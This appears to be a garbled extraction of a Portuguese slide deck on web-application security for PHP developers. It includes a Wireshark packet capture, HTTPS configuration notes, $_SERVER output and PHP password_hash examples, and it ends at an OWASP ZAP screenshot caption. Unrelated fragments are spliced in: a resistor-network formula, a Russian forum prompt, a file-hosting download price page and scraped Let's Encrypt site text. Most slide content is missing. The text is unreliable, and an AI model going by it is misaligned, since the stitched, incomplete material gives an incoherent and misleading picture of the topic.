


$$R_{AB} = \frac{1}{\frac{1}{5R} + \frac{1}{2R} + \frac{1}{3R} + \frac{1}{2R} + \frac{1}{7R}}$$


Ответить и перейти к регистрации

- Download via Teleglobe
- Download via Level(3)
- Download via Level(3) #3


No premium user. Please trace the image below.



[Download via Cogent](#)

Price	Bonus	Valid for	Payment-possibilities
4.50 EUR	No bonus	48 hours short-term	 


# 2FA, 3FA, 4FA...



9

Tráfego na  
web

# Fluxo do tráfego



# **Sniffers em redes abertas**



# Wireshark



## eth0: Capturing - Wireshark

File Edit View Go Capture Analyze Statistics Help



Filter:  Expression... Clear Apply

No.	Time	Source	Destination	Protocol	Info
40	139.931107	Wistron_07:07:ee	Broadcast	ARP	who has 192.168.1.254? tell 192.168.1.00
47	139.931463	ThomsonT_08:35:4f	Wistron_07:07:ee	ARP	192.168.1.254 is at 00:90:d0:08:35:4f
48	139.931466	192.168.1.68	192.168.1.254	DNS	Standard query A www.google.com
49	139.975406	192.168.1.254	192.168.1.68	DNS	Standard query response CNAME www.l.google.com A 66.102.9.99
50	139.976811	192.168.1.68	66.102.9.99	TCP	62216 > http [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=2
51	140.079578	66.102.9.99	192.168.1.68	TCP	http > 62216 [SYN, ACK] Seq=0 Ack=1 Win=5720 Len=0 MSS=1430 WS=2
52	140.079583	192.168.1.68	66.102.9.99	TCP	62216 > http [ACK] Seq=1 Ack=1 Win=65780 Len=0
53	140.080278	192.168.1.68	66.102.9.99	HTTP	GET /complete/search?hl=en&client=suggest&js=true&q=m&cp=1 H
54	140.086765	192.168.1.68	66.102.9.99	TCP	62216 > http [FIN, ACK] Seq=805 Ack=1 Win=65780 Len=0
55	140.086921	192.168.1.68	66.102.9.99	TCP	62218 > http [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=2
56	140.197484	66.102.9.99	192.168.1.68	TCP	http > 62216 [ACK] Seq=1 Ack=805 Win=7360 Len=0
57	140.197777	66.102.9.99	192.168.1.68	TCP	http > 62216 [FIN, ACK] Seq=1 Ack=806 Win=7360 Len=0
58	140.197811	192.168.1.68	66.102.9.99	TCP	62216 > http [ACK] Seq=806 Ack=2 Win=65780 Len=0
59	140.219210	66.102.9.99	192.168.1.68	TCP	http > 62210 [SYN, ACK] Seq=0 Ack=1 Win=5720 Len=0 MSS=1430 WS=2

- ▶ Frame 1 (42 bytes on wire, 42 bytes captured)
- ▶ Ethernet II, Src: VMware\_38:eb:0e (00:0c:29:38:eb:0e), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
- ▶ Address Resolution Protocol (request)

```
0000 ff ff ff ff ff 00 0c 29 38 eb 0e 08 06 00 01 ..... )8.....
0010 08 00 06 04 00 01 00 0c 29 38 eb 0e c0 a8 39 80 ..... )8....9.
0020 00 00 00 00 00 00 c0 a8 39 02 ..... 9.
```

# Configurando um certificado SSL



# Gerando um certificado para testes



<http://www.phpit.com.br/artigos/configurando-ssl-servidor-de-desenvolvimento-apache.phpit>

[Documentation](#)[Get Help](#)[Donate](#) ▾[About Us](#) ▾

Let's Encrypt is a **free, automated**, and **open** Certificate Authority.

[Get Started](#)[Donate](#)

---


**FROM OUR BLOG**

Mar 23, 2017

[OVH Renews Platinum Sponsorship of Let's Encrypt](#)

We're pleased to announce that OVH has renewed their

---

**MAJOR SPONSORS**

# **Alternando entre HTTP e HTTPS**



Leves diferenças na  
**`$_SERVER`** sob HTTPS

# \$\_SERVER

## HTTP

```
[ HTTP_HOST ] => localhost
[ SERVER_SOFTWARE ] => Apache/2.2.22
[ SERVER_NAME ] => localhost
[ SERVER_ADDR ] => 127.0.0.1
[ SERVER_PORT ] => 80
[ REMOTE_ADDR ] => 127.0.0.1
[ DOCUMENT_ROOT ] => /var/www
```

## HTTPS

```
[ HTTPS ] => on
[ SSL_TLS_SNI ] => localhost
[ HTTP_HOST ] => localhost
[ SERVER_SOFTWARE ] => Apache/2.2.22
[ SERVER_NAME ] => localhost
[ SERVER_ADDR ] => 127.0.0.1
[ SERVER_PORT ] => 443
[ REMOTE_ADDR ] => 127.0.0.1
[ DOCUMENT_ROOT ] => /var/www
```

# Force a utilização do protocolo HTTPS

Via aplicação ou via apache

# 10

## Armazenando senhas



md5...

sha1...

A group of six diverse people, three men and three women, are smiling and laughing together in a joyful, candid pose. They are dressed in casual clothing, including t-shirts and a green sweater. A large, semi-transparent black rectangular box is overlaid on the lower half of the image, containing the text.

crypt  
password\_hash



```
<?php
$cript = password_hash('abacaxi', CRYPT_BLOWFISH, ['cost' => 12]);
// Exemplo: $2y$12$0VeJrCeppjPkEkxwuJNRRudT25GAUpLgzUHq5zX01G2LPJyZjixS

if (password_verify('abacaxi', $cript)) {
    echo 'Senha OK';
} else {
    echo 'Deu ruim!';
}
```

•••

```
<?php  
$senha = 'abacaxi';  
$hash = '$2y$12$0VeJrCeppjPkEkxwuJNRRudT25GAUpLgzUHq5zX01G2LPJyZjixS';  
  
// Pode aumentar conforme a capacidade do seu servidor evolui  
$opcoes = ['cost' => 10];  
  
// Verifica se a senha está OK  
if (password_verify($senha, $hash)) {  
    // Se deu certo, verifica se a senha atende às novas  
    // opções (como algoritmo ou custo diferentes)  
    if (password_needs_rehash($hash, PASSWORD_DEFAULT, $opcoes)) {  
        // Gera uma senha nova para substituir a antiga  
        $novoHash = password_hash($senha, PASSWORD_DEFAULT, $opcoes);  
    }  
}
```

**É possível definir um salt,  
mas não é recomendado!**

# 11

## Aplicações de verificação de vulnerabilidades

Untitled Session - toolsmith - OWASP ZAP

File Edit View Analyse Report Tools Help

Sites Request Response Break

Raw View

